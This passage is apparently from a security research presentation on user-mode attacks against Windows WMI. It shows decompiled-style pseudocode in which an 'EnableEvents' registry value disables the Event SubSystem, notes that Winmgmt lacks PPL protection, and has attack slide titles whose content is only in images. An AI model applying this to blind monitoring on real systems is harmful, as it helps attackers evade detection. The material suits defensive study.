Result:
- Event SubSystem (ESS) is disabled
- WMI client cannot receive events


wbemcore.dll


```
// Init Event SubSystem (ESS)
HRESULT InitESS(...)
{
    // Check if event subsystem is enabled
    DWORD dwEnabled = 1;
    read_registry("EnableEvents", &dwEnabled);
    if (dwEnabled != 1) {
        return WBEM_S_NO_ERROR;
    }
    CoCreateInstance(CLSID_WmiESS, IID__IWmiESS);
    //...
    return SUCCESS;
}
```

WMI Infrastructure in the user space

WMI Executable Infrastructure in the user-mode space

- WMI is implemented by Winmgmt service running within a SVCHOST process.
- It runs under the "LocalSystem" account.
- It has no self-protection nor integrity check mechanisms
- **It runs without PPL (or trustlet protection)**








WMI Infrastructure in the user space

WMI Executable Infrastructure in the user-mode space

- WMI is implemented by Winmgmt service and runs in a SVCHOST host process.
- It runs under the "LocalSystem" account.
- It has no self-protection nor integrity check mechanisms
- **It runs without PPL (or trustlet protection)**










Template of all user mode attacks on WMI

Attacks on WMI data (1/9)




Attacks on WMI data (2/9)







Attacks on WMI data (3/9)




Attacks on WMI data (4/9)




Attacks on WMI data (5/9)



